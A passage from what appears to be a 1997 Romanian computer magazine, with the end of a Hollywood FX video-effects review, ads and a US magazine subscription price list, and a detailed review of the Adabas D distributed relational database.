Orice dalmațian are și pete negre: cea mai mare a celor 101 de efecte din HFX este viteza redusă. Am văzut pachetul rulînd pe un Pentium la 200MHz cu 64 M și prima impresie de ordin tehnic a fost: „lent“. O știu și producătorii care au mai atenuat din dezavantaj punînd la dispoziție un nucleu de render destul de configurabil. Cu siguranță pasul cel mai important a fost suportul pentru standardul OpenGL, disponibil pe aproape toate platformele. Astfel, HFX utilizează automat acceleratoarele hardware pentru OpenGL și în viitor va oferi suport și pentru 3DR promovat de Intel și Quickdraw 3D a lui Apple. În versiunea actuală se mai oferă două nuclee (portable și accelerated) în ideea utilizării unui nucleu mai rapid pentru preview și a altuia mai lent, dar de calitate pentru versiunea finală.



Cadru din *Matinee 2* (din grupul *Real World*) - multitranziție cu 7 surse.


Procesul de rendering poate fi controlat din *Quality* care reglează viteza generală și modul de simulare a efectelor surselor de lumină, Image Quality care afectează modul de calcul al pixelilor la maparea unei imagini pe un obiect 3D, caz foarte frecvent în HFX, Render: Smooth, Flat sau Wireframe, Anti-aliasing și Motion Blur, cu aceleași semnificații ca în oricare alt program de grafică.

Urmarea...

Ca orice produs de la Hollywood, și HFX trebuia să aibă o urmare: HFX 3.0 care aduce o serie de îmbunătățiri: Flight Extension care va permite editarea traseelor pe care se deplasează sursele; Envelope Editor cu care se va putea stabili precis evoluția parametrilor pe parcursul tranziției; controlul transparenței umbrelor, suportul pentru alte formate grafice în afara BMP ș.a. Mai sînt în lucru un Warp Editor care va permite aplicarea unor efecte de distorsionare asupra surselor, dar nu este sigur că el va fi inclus în următoarea versiune. În plus, Synergy promite că va produce regulat noi tranziții, fără însă a specifica dacă acestea vor fi gratuite sau nu.

32 de dalmațieni, 4 dalmațieni...

Hollywood FX este disponibil pentru Adobe Premiere, Avid MC XPress (Real Impact), Speed Razor Mach III (in:sync), Media Studio Pro (Ulead) și FAST Video Machine Plus 3.0 DPR. O piață profesionistă deci, cu un preț pe măsură: 795USD recomandat pe piața americană pentru versiunea Intel, sumă care îi lasă deoparte pe cei care ar dori să folosească Hollywood FX pentru scopuri necomerciale. Pentru a nu pierde acest segment de piață, Synergy a produs și o variantă redusă cu numai 32 de tranziții costînd însă de zece ori mai puțin. O variantă demo a acestui „Take 32“ cuprinde 4 tranziții și este disponibilă gratuit de la situl web al firmei: www.synergy1.com. Din păcate, în România nu există distribuitori ai firmei, dar veți putea asista la lansarea virtuală a noii versiuni HFX 3.0 pe web în data de 15 februarie, lansare care o devansează pe cea oficială. HFX 3.0 va fi distribuit pe CD și va avea un manual rescris.



This effect has four sources.

Try different Path Rotations and Object Rotations for all of the objects to create new FX.

Pînă data viitoare, vorba lui Ilie Șerbănescu, „vă dorim tranziție ușoară“, cu sau fără Hollywood FX... ■

Dl. Răzvan Peteanu este inginer la Radiotel Timișoara și poate fi contactat la adresa **razvan@radiotel.sorostm.ro**

Cu centrala telefonică ai rezolvat problema comunicațiilor vocale.
Cu rețeaua ai rezolvat problema comunicațiilor de date.
Ar mai fi o mică problemă: comunicarea informațiilor.
Chiar atunci cînd clientul tău are la dispoziție doar un telefon sau un fax.

Telefonia asistată de calculator

a fost creată pentru a facilita accesul la informațiile pe care le oferi.
Pentru a-ți automatiza activitățile plicticoase.
Pentru a-ți oferi plăcerea conversațiilor neformale.
Pentru a te face prezent oricînd și peste tot.

- ✓ **Secretariat automat**
- ✓ **Căsuțe poștale vocale**
- ✓ **Fax la cerere**
- ✓ **Teleconferințe**
- ✓ **Apeluri indirecte**
- ✓ **Prestare de servicii prin linii telefonice**
- ✓ **Interogare de baze de date prin telefon (cu răspuns vocal sau prin fax)**

Sună-ne la 223.3486.
Sau lasă-ne un mesaj la 223.3486.
Sau solicită un fax la 223.3486.

Vom fi bucuroși să îți proiectăm aplicația de care ai nevoie.
Pentru tine sau pentru clienții tăi.

EMS srl
bd. 1 Mai, 125, ap. 19, 20
București 1, România
VPB: 01-223.3486; 01-665.4996

EMS

DESIGN GRAPHICS
Macworld
Ultimate Imaging
WIRED
Neal Stephenson
Wiring the Planet
Publish
Hot Shots
Dr. Dobb's JOURNAL
CLIENT SERVER DEVELOPMENT
BYTE
Can Java Replace Windows?

Prin intermediul firmei noastre puteți primi în mod regulat oricare dintre revistele americane de calculatoare din tabelul alăturat. Pentru aceasta este suficient să ne trimiteți o comandă în care să specificați titlurile dorite și datele Dvs. de identificare (nume, adresă, telefon, fax), iar noi vă vom expedia cu plata prin ramburs revistele solicitate. Prețul în lei pe care îl veți achita la primirea fiecărui colet poate fi obținut prin înmulțirea prețului în dolari specificat în tabel cu cursul de schimb valutar al BNR la care se adaugă cheltuiala de expediție percepută de Poșta Română. Atenție deci,

NU TRIMITEȚI BANI ÎN AVANS!!!

Vă rugăm să expediați comenzile Dvs. pe adresa:

Computer Press Agora srl, CP 94 OP 49, București, fax: 2120288.

TITLU	FRECVENȚĂ	PREȚ
3D DESIGN	12	5.93
ACCESS VB ADVISOR	12	7.49
AIXTRA	4	7.43
BOARDWATCH	12	8.93
BYTE	12	5.93
C/C++ USERS JOURNAL	12	7.43
C++ REPORT	9	11.93
CA-UNICENTER ADVISOR	6	8.93
CADALYST	12	5.93
CADENCE	12	5.93
CD-ROM PROFESSIONAL	12	10.43
CIRCUIT CELLAR	12	5.93
COLOR PUBLISHING	6	7.43
COMPUTER ARTIST	6	7.43
COMPUTER GAMING WORLD	12	5.99
COMPUTER GAMING WORLD wCD	12	11.99
COMPUTER GRAPHICS WORLD	12	7.43
COMPUTER PLAYER	12	10.43
COMPUTER SHOPPER	12	7.49
COMPUTER SHOPPER BUYERS CD		7.49
CYBER SPORTS	4	7.49
DATA BASE ADVISOR	12	7.49
DATABASE PROG. & DESIGN	12	7.43
DBMS	12	5.93
DBMS 1996 BUYERS GUIDE		7.43
DELPHI INFORMANT	12	8.93
DIGITAL VIDEO MAGAZINE	12	7.43
DOS WORLD	6	8.93
DR. DOBBS JOURNAL	12	5.93
DR. DOBBS SOURCEBOOK	6	7.43
ELECTRONIC GAMING MONTH	12	7.49
EMG2	12	7.49
FOXPRO ADVISOR	12	7.49
GAMEFAN	12	8.93
GAME DEVELOPER	6	8.93
GAME PLAYERS MAGAZINE	12	7.49
GAME PRO	12	7.49
INTERACTIVITY	12	7.43
I-WAY	12	8.93
INTERNET WORLD	12	7.43
INTERNET & JAVA ADVISOR	6	10.49
JAVA DEVELOPERS JOURNAL	12	11.93
JAVA REPORT	6	7.43
LAN MAGAZINE	12	7.43


TITLU	FRECVENȚĂ	PREȚ
LINUX JOURNAL	12	6.00
LOTUS NOTES ADVISOR	6	10.49
MACADDICT	12	11.99
MACTECH	12	8.78
MACUSER	12	5.99
MACWORLD	12	7.43
MAGAFAN	6	5.93
MICROSOFT INTERACTIVE DEV	12	7.43
MICROSOFT SYSTEMS JOUR.	12	7.43
MICROSTATION MANAGER	12	5.93
MICROSTATION WORLD	4	7.43
MONDO 2000	4	8.93
NEW MEDIA	12	7.43
OBJECT MAGAZINE	6	6.75
OBJECT ORIENTED PROGRAM.	9	13.50
ONLINE ACCESS	12	7.43
ONLINE ACCESS - CD	1 - 2	23.93
OS/2 DEVELOPER	6	14.93
OS/2 MAGAZINE	12	5.93
PC COMPUTING	12	5.99
PC GAMER	12	5.99
PC GRAPHICS & VIDEO	12	7.43
PC MAGAZINE	22	5.99
PC MAGAZINE CD-ROM	4	26.93
PC MAGAZINE SPECIAL ISSUE	4	8.93
PC WORLD	12	8.93
POWER BUILDER ADVISOR	6	11.99
PUBLISH	12	7.43
SOFTWARE DEVELOPMENT	12	5.93
SYS ADMIN	6	7.43
UNIX REVIEW	12	5.93
VB TECH JOURNAL	12	5.25
VIDEO TOASTER USER	6	7.43
VISUAL BASIC PROG. JOUR.	12	5.93
VISUAL DEVELOPER MAGAZINE	6	7.43
WEB, THE	12	5.93
WEB DEVELOPER	6	8.93
WEB TECHNIQUES	12	7.43
WEBSMITH	12	6.00
WINDOWS/DEV DEVELOPERS	12	7.43
WINDOWS NT	12	7.43
WINDOWS SOURCES	12	4.49
WINDOWS TECH JOURNAL	12	6.00
WIRED	12	7.43

Revistele pot fi răsfoite, comandate și cumpărate și la librăria deschisă la sediul firmei Forte Computers din București, str. Lipscani nr. 102, Computer House, str. Grigore Alexandrescu nr.47 sau la Librăria Humanitas din Pasajul Crețulescu din București (lîngă magazinul Muzica).

Adabas D este un SGBD relațional, distribuit, performant, sofisticat și european. De Mircea Sârbu

O limuzină accesibilă

Trebuie să recunosc că, până nu demult, nu știam mai nimic despre Adabas, cu toate că în spatele produsului există o lungă istorie (prima versiune datând din 1971). În cursul anului trecut am asistat la o prezentare a sistemului de gestiune economică SAP R/3 și am aflat cu oarecare surprindere că unul dintre puținele sisteme de gestiune a bazelor de date acreditate de SAP pentru a susține R/3 este Adabas D, un SGBD relațional produs de firma germană Software AG. Pentru oricine cunoaște cât de puțin sistemul R/3, este evident că simplul fapt că un sistem de baze de date poate să suporte uriașa complexitate a acestui sistem de aplicații reprezintă o recomandare cât se poate de serioasă.



Informații despre produs

Adabas D (v. 6.1.1.)

Software AG.
Darmstadt, Germania

Contact:
Tel: +49/6151/92 2245
Tel: +49/6151/92 2308

e-mail: gas@software-ag.de

http://www.softwareag.com

Puncte forte

Pornind de la această recomandare implicită, am contactat producătorul și am obținut tot sprijinul necesar pentru o prezentare a produsului. Punctele forte ale produsului, în viziunea producătorului, sunt trei: funcționalitatea largă, performanța ridicată și costurile reduse.

În privința performanțelor sistemelor de baze de date, lucrurile sunt extrem de delicate. Practic, nu există sisteme de testare comparativă unanim acceptate și, în general, producătorii se feresc de astfel de comparații. Este de altfel imposibil de definit o tehnologie care să evalueze în mod uniform performanțele unui SGBD ținând seama (sau făcând abstracție...) de platformele hardware și software, de structura și volumul datelor, de valoarea și calitatea uneltelor de administrare, etc. Din acest motiv nu mă voi referi deloc la aspecte legate de performanțele sistemului. Mă voi mulțumi doar să amintesc o recentă știre difuzată de Digital, care precizează rezultatele unui benchmark specific realizat de SAP, care măsoară capacitatea unor ansambluri hard/SO/SGBD de a susține aplicațiile sistemului R/3. Rezultatul maxim obținut vreodată în acest set de teste (535,746 pași de dialog pe oră) a fost obținut cu un SGBD Adabas D, rulând într-o configurație client/server formată din șapte servere Digital AlphaServer 8400 5/300, echipate cu procesoare Alpha 21164. Serverul de baze de date a fost echipat cu 12 procesoare, cu 4 GB memorie internă și un spațiu total de stocare de 480 GB. Sistemul de operare folosit a fost Digital UNIX V3.2C (pe 64 de biți), care la rândul său a permis utilizarea tehnologiei VLM64 (Very Large Memory), susținută de Adabas D. Timpul mediu de răspuns pentru 1700 de clienți de test a fost evaluat la 1,44 secunde. Impresionant...

În privința costurilor, lucrurile sunt cel puțin la fel de complicate. Costurile de achiziție (licențe, manuale, etc.) reprezintă o fracțiune din costurile totale, astfel încât un preț orientativ de 200 de dolari pe licență singulară (asupra căruia se aplică reduceri după cantitate) nu spune mare lucru. Mai trebuie luate în calcul costurile implicate de suportul tehnic, administrare și întreținere, dezvoltare, școlarizare și consultanță. Este de menționat însă un studiu realizat de firma de consultanță Jenz & Partner, care relevă că Adabas D este cea mai ieftină soluție dintre cele șase evaluate (Adabas D, CA Open Ingres, IBM DB2/6000, Informix Online, Oracle7 și Sybase SQL Server). S-au luat în considerare costurile totale pe 10 ani pentru două configurații de bază: una de tip departamental (rețea NT cu 50 de utilizatori, volum de date de 2 GB și dezvoltare externă a aplicațiilor) și una de tip corporativ (rețea Unix cu 250 de utilizatori, volum total de date de 10 GB și dezvoltare internă a aplicațiilor). Produsul lui Software AG s-a dovedit cel mai ieftin pentru ambele configurații (costurile totale estimate fiind de 2,2 și respectiv 7,4 milioane de mărci germane), în special datorită costurilor reduse de administrare (dinamică, automată și, în consecință, foarte simplă). Trebuie să ținem seama însă că s-au socotit salarii „nemțești“: 120 DM/oră pentru administrator și 100 DM/oră pentru proiectanți...

Epuizând astfel subiectele performanță și costuri, nu-mi rămâne decât să mă concentrez asupra funcționalității sistemului. Nu înainte de a trece rapid în revistă configurațiile sub care se prezintă produsul.

Configurații

Adabas D este versiunea pentru microcalculatoare, cea despre care este vorba în acest articol (există și Adabas C, o versiune pentru mainframe). Furnitura cuprinde SGBD-ul propriu-zis, un set de instrumente adiționale precum și manualele corespunzătoare. Cele trei configurații în care se livrează Adabas D sunt:

- Adabas D Enterprise Edition - Este versiunea generală, fără restricții, disponibilă pentru platformele: HP-UX, IBM AIX, SUN Solaris, Digital UNIX, SNI Sinex, Intel Unix 5.4, Windows NT (Intel), Windows 95 și OS/2.
- Adabas D SAP R/3 Edition - Este versiunea configurată și optimizată pentru a rula cu SAP R/3, împreună cu instrumente adiționale pentru dezvoltarea și modificarea modulelor R/3 cu ABAP/4. Platformele sunt cele pentru care este disponibil R/3.
- Adabas D Personal Edition - Este o versiune limitată, disponibilă doar pentru Windows NT și Windows 95 și numai în scopuri de evaluare. Limitările sunt cantitative (volum de date maxim 100 MB, cel mult 5 conexiuni ODBC simultane) și funcționale (nu funcționează în regim distribuit și nu sunt disponibile procedurile stocate). De asemenea, se livrează un set restrâns de utilitare. Această versiune este cea pe care am avut-o la dispoziție pentru teste.

Suportul nativ pentru operarea distribuită în rețea este prin TCP/IP. Alte protocoale (ISO, LU 6.2, XTI, ISP/SPX, etc.) sunt disponibile prin intermediul unui software adițional de conectivitate Entire Net-Work, produs tot de Software AG.

Relațional


Adabas D este un sistem relațional, dispunând de toate caracteristicile uzuale în sistemele relaționale de vârf. Există și un set de extensii, care sunt mai rar întâlnite la produsele rivale, extensii asupra cărora voi insista în continuare.

În privința *tipurilor de date* suportate este interesant de subliniat că se poate stabili o codificare implicită (ASCII sau EBCIDIC) pentru fiecare bază de date, astfel încât în configurații client/server eterogene să nu apară conflicte de codificare pentru tipurile CHAR și VARCHAR. Definiția oricărei coloane poate să invalideze codificarea implicită. Suportul pentru caractere speciale (cum sunt literele românești cu semne diacritice) este asigurat prin tabele configurabile de conversie (TERMCHAR SET) care pot fi activate în mod specific pentru fiecare sesiune (în funcție de tipul mașinii client). Pentru sortarea șirurilor de caractere sunt disponibile tabele de sortare configurabile, iar funcția internă MAPCHAR generează coloane virtuale în care datele sunt sortate în maniera dorită.

Alte trei tipuri speciale sunt BOOLEAN (util pentru uniformizarea reprezentării valorilor logice precum și pentru o simplificarea tratării acestor valori în limbaje externe), TIMESTAMP (o combinație de DATE și TIME, dotată cu funcții aritmetice) și LONG. Acesta din urmă este destinat datelor neformatate (BLOB) și poate stoca până la 2,1 GB pe coloană. Aceste coloane (în care se pot stoca documente diverse, imagini, date audio/video, etc.) se definesc ca oricare altele și sunt tratate ca și containere de instrucțiunile SQL. Important este faptul că ele sunt tratate în mod standard de către mecanismele tranzacționale și cele de salvare restaurare.

Integritatea datelor poate fi asigurată printr-o varietate de mijloace. Există un suport extensiv pentru reguli declarative de integritate (cum sunt clauzele PRIMARY KEY, UNIQUE, NOT NULL, DEFAULT, CHECK, FOREIGN KEY ulilizabile pentru tabele). Interesantă este posibilitatea de a include reguli de integritate în definiția domeniilor. Un alt element atractiv este faptul că regulile de integritate referențială sunt suportate într-o manieră uniformă și pentru configurații distribuite.

Suportul pentru *proceduri stocate* nu mai reprezintă o noutate în lumea bazelor de date. În Adabas D există posibilitatea de a defini atât proceduri stocate (*DB procedures*), cât și funcții utilizator stocate (*DB Functions*) care pot fi apoi folosite în instrucțiunile SELECT sau în calificatori WHERE ca și cele 87 de funcții predefinite. O caracteristică specială a procedurilor stocate în Adabas D este faptul că acestea pot fi rulate opțional în partea server sau în partea client. O categorie specială de proceduri stocate sunt cele numite triggers. Spre deosebire de o procedură stocată obișnuită, un trigger nu se lansează în execuție în mod explicit, ci se declanșează automat ca urmare a execuției unei instrucțiuni de actualizare precizate (INSERT, UPDATE sau DELETE) asupra unei tabele căreia îi este atașat. O caracteristică specială este posibilitatea de a preciza prin calificatorul OLD sau NEW dacă trigger-ul accesează datele așa cum erau înaintea operației de actualizare sau după opera-


Adabas și programele conexe

ţie. Prin intermediul acestor triggers se pot implementa condiţii de integritate a căror complexitate depăşeşte posibilităţile mecanismelor declarative.

O facilitate foarte utilă este posibilitatea de a defini *tabele temporare*. Aceste tabele există doar pe durata unei sesiuni, fiind şterse implicit la terminarea acesteia. Ele sunt specifice utilizatorului şi nu încarcă cataloagele sistem, pot fi operate cu sau fără jurnalizare şi sunt utile ca tabele auxiliare sau în cadrul procedurilor stocate, pentru a crea rezultate intermediare de mare volum care să poată fi accesate apoi via SELECT şi FETCH.

O extensie extrem de utilă este suportul pentru *variabile de tip tablou (array)*. Acestea pot îmbunătăţi în mod semnificativ performanţele aplicaţiilor client/server, prin reducerea interacţiunii între client şi server. Spre exemplu, prin instrucţiunea FETCH se pot aduce simultan mai multe linii ale unei tabele în programul aplicaţiei, fără ca aceasta să implice o programare specială.

Voi consemna foarte scurt posibilitatea de a realiza operaţii Outer Join (utilizând chiar mai mult de două tabele conectate) precum şi suportul pentru *cursoare derulabile (Scrollable Cursors)* care permit parcurgerea liberă a rezultatelor unei selecţii. În acest scop instrucţiunea FETCH este dotată cu diverse posibilităţi de poziţionare (NEXT, PREV, FIRST, LAST, POS şi SAME). Mai mult chiar, tabelele cu cheie primară pot fi parcurse navigaţional cu instrucţiuni SELECT speciale (SELECT DIRECT şi SELECT <ind-dir>, unde <ind-dir> poate fi NEXT, PREV, FIRST sau LAST).

În fine, o caracteristică relaţională extrem de valoroasă o reprezintă *vederile actualizabile (Updatable Join Views)*. După cum se ştie, vederile (views) sunt tabele virtuale definite prin selecţii aplicate asupra tabelelor de bază, direct sau prin intermediul altor vederi. În general, condiţiile în care aceste vederi pot fi actualizate (actualizările se răsfrâng asupra tabelelor de bază) sunt extrem de restrictive: de regulă se admit actualizări doar dacă vederea este definită ca o submulţime a liniilor şi/sau coloanelor unei tabele permanente. Adabas D permite însă actualizarea unei categorii largi de vederi, inclusiv a celor obţinute prin legarea (join) a două sau mai multe tabele. Desigur, există o serie de restricţii care se aplică vederilor actualizabile (de pildă nu se admit construcţiile GROUP BY sau HAVING, DISTINCT, UNION, INTERSECT, EXCEPT, precum şi interogările imbricate şi Outer Join), dar posibilităţile rămân totuşi foarte largi. Principalul avantaj care rezultă este posibilitatea de a proteja aplicaţiile de schimbări care intervin în structura bazei de date. Dacă, de exemplu, anumite coloane ale unei tabele sunt redistribuite în alte tabele, se poate crea o vedere care reconstituie structura tabelei originale (căreia îi preia numele), astfel încât aplicaţiile funcţionează în continuare fără nici o modificare.

Dialecte SQL acceptate

Adabas D este un SGBD poliglot, acceptând nu mai puţin de patru dialecte diferite. Modul de funcţionare (SQLMODE) poate fi setat pentru fiecare sesiune (conexiune) în parte. Dialectele acceptate sunt:


- ADABAS - este limbajul propriu, dispunând de toate extensiile pe care le-am descris până acum precum şi de multe altele. Fiind limbajul nativ al sistemului, utilizarea sa implică şi un spor de performanţă.
- ANSI - este referinţa oficială a limbajului SQL, aşa cum a fost stabilit de ANSI în 1992 (SQL-92). Cu toate că dialectele particulare extind foarte mult standardul, limbajul standard este foarte important pentru aplicaţiile care urmăresc un nivel cât mai înalt de portabilitate (practic pot rula sub orice server SQL serios). Compatibilitatea la nivel *entry-level* a fost

LEXMARK™
ADVANCING THE ART OF PRINTING

INKJET COLOR 2050

* dual head
* viteza 5 ppm mono şi 2 ppm color
* rezoluţie 600 x 600 dpi color
* a 3-a generaţie de drivere Windows
* Lexmark Workshop CD
* include medii speciale inkjet

Distribuitor autorizat pentru România MACRO INTERNATIONAL
Bucureşti, str. Dr. Felix 101, tel. 6592770 - 3111549


Control
10 x 20
A
Operating.. Info.. Options.. Backup.. Diagnose.. Configuration..

```
Usage Levels and Serverdb State               at 24.01.1997 14:49:44

0    10    20    30    40    50    60    70    80    90    100
|.....|.....|.....|.....|.....|.....|.....|.....|.....|.....|

                            Data  in pages   1823          in %   15

                            Log   in pages   2             in %    0

                            Sessions         2             in %   40

State..........  WARM              SQL Commands.........            69
Background.....  NONE              Logical Reads........          1736
Log Segments...  NOT COMPLETED     Logical Writes.......          1329
Autosave Log...  DISABLED          Data Cache Hitrate        in %    98
Remote SQL.....  DISABLED          Converter Cache Hitrate in %     100

----------------------- <local> : MYDB -----------------------
```

CONTROL – utilitarul pentru monitorizarea și controlul funcționării serverelor de baze de date Adabas D.

certificată printr-un test realizat de NIST în 1994.

- ORACLE - este dialectul SQL implementat în Oracle7. În acest mod se pot rula aplicații scrise pentru acest SGBD (portarea implică doar precompilarea codului sursă), compatibilitatea asigurând posibilitatea utilizării extensiilor specifice Oracle, cum ar fi de pildă *dynamic SQL*.
- DB2 - În acest SQLMODE este asigurată compatibilitatea cu DB2 V 3.1.

Este important de subliniat că, totuși, această compatibilitate este limitată în privința limbajului de descriere a datelor, deoarece tipurile de date specifice Oracle și DB2 sunt mapate în structuri native Adabas D. Acest fapt implică și unele restricții în privința limbajului de manipulare și control al datelor.

Cu toate aceste, avantajele pe care le oferă aceste posibilități sunt multiple, dar cel mai important este faptul că proiectanții de aplicații cu experiență în Oracle, DB2 sau alte servere SQL standard pot să-și folosească imediat deprinderile în dezvoltarea de aplicații Adabas, ceea ce reduce semnificativ costurile de școlarizare. De asemenea, proiectanții de aplicații pot folosi un singur SGBD pentru a dezvolta și testa aplicații pentru diverse SGBD-uri relaționale. În fine, pentru aplicațiile mari de Data Warehousing care implică sisteme de baze de date eterogene, Adabas D poate fi un element sau integrator, liantul sistemului, mai ales datorită abilității sale de distribuire a datelor și a procesării.

Sistem distribuit

În ultimii ani producătorii majori de sistemele relaționale de baze de date au adăugat posibilități de distribuire a datelor și procesărilor. Unic la Adabas D este faptul că a fost dezvoltat din start ca un sistem distribuit, deci funcțiunile specifice de prelucrare distribuită sunt implementate la nivelul nucleului (*kernel*) și nu ca servicii adiționale (*add-ons*).

Faptul că Adabas D este un SGBD *distribuit* înseamnă că are abilitatea de a manipula baze de date distribuite. O *bază de date distribuită* constă din mai multe baze de date locale (situate de regulă pe noduri diferite ale unei rețele LAN sau WAN) care prin intermediul SGBD-ului distribuit sunt văzute de utilizatori și aplicații ca o singură bază de date locală. Trebuie precizat că este vorba despre o bază de date distribuită *omogenă*, în sensul că toate nodurile rulează copii ale aceluiași SGBD, în cazul de față Adabas D.

Bazele de date distribuite implică distribuirea datelor și distribuirea procesărilor. Distribuirea datelor se poate face atât la nivelul tabelelor cât și în cadrul tabelelor. Adabas D oferă posibilitatea *fragmentării verticale* a tabelelor, prin intermediul vederilor actualizabile, care pot să construiască în mod transparent tabele virtuale pe baza coloanelor unor tabele situate în noduri diferite. Următoarele versiuni vor oferi posibilitatea de *fragmentare orizontală*, adică posibilitatea de a plasa în noduri diferite grupuri de linii ale unei tabele unice din punct de vedere logic. Distribuirea procesării înseamnă că operațiile cu date se realizează local, la nivelul nodurilor care conțin datele implicate, fără ca aceasta să necesite precizarea acestor noduri. Există desigur un mecanism de coordonare, dar nu există un nod „master" (ceea ce ar implica existența unui punct nevralgic, *single point of failure*). Mecanismul de coordonare este și cel care asigură consistența actualizărilor, printr-un mecanism tranzacțional bazat pe protocolul *two-phase commit* (comiterea tranzacției în două faze).

Avantajele principale ale bazelor de date distribuite se referă în principal la eficiență și la disponibilitate, dar există și un avantaj la nivel conceptual care derivă din faptul că astfel de baze de date pot reflecta în mod firesc structura distribuită a activității (departamente, birouri, filiale, etc.). Eficiența derivă din faptul că datele pot fi distribuite astfel încât majoritatea operațiilor să se execute la nivel local, minimizând astfel traficul în rețea și sporind performanțele. Disponibilitatea se referă la faptul că, prin mecanisme speciale de replicare, se poate adăuga un nivel de redundanță care să asigure funcționarea sistemului distribuit chiar și în condițiile în care unul sau mai multe noduri sunt scoase din funcțiune.

Adabas D oferă mecanismele necesare pentru *replicarea* tabelelor în diverse noduri ale unei baze de date distribuite. Există două feluri de replicare:

Replicarea *sincronă* implică faptul că toate copiile unei tabele sunt menținute identice, adică o actualizare într-o copie este în mod sincron replicată în toate copiile la momentul comiterii.

Replicarea *asincronă* implică utilizarea unor copii locale ale datelor care nu sunt actualizate decât în mod explicit, prin comanda REFRESH. Aceste copii, numite *snapshots* („instantanee"), sunt asemănătoare vederilor (*views*), în sensul că pot fi formate din date provenind dintr-o selecție aplicată uneia sau mai multor tabele sau vederi. Spre deosebire de un *view*, care este o tabelă virtuală, un *snapshot* este o tabelă reală, care însă nu poate fi actualizată local (este *read-only*).

Utilizarea replicilor este recomandabilă în cazul datelor statice (cum este cazul nomenclatoarelor, în care actualizările sunt rare), deoarece în acest fel se minimizează traficul de date pe rețea - aspect extrem de important mai ales în cazul bazelor de date distribuite geografic. Replicile asincrone pot fi utilizate cu succes pentru sistemele informaționale pentru conducere. Este interesant de semnalat că în cazul reîmprospătării unui *snapshot* simplu (format pe baze unei singure tabele) se transmit prin rețea doar modificările intervenite de la ultimul *refresh*.

Tranzacții

Mecanismul tranzacțional și mecanismul de blocare sunt interdependente, având un scop comun: asigurarea unui set de cerințe care în jargonul bazelor de date este cunoscut prin acronimul ACID:

- *Atomicity* - O tranzacție este o serie de operații care din perspectiva semnificației este atomică, indivizibilă. Aceasta înseamnă că o tranzacție poate fi realizată (comisă) complet sau deloc.
- *Consistency* - Din perspectiva logicii aplicației, o tranzacție duce baza de date dintr-o stare consistentă într-o altă stare consistentă.
- *Isolation* - Tranzacțiile concurente trebuie executate într-o

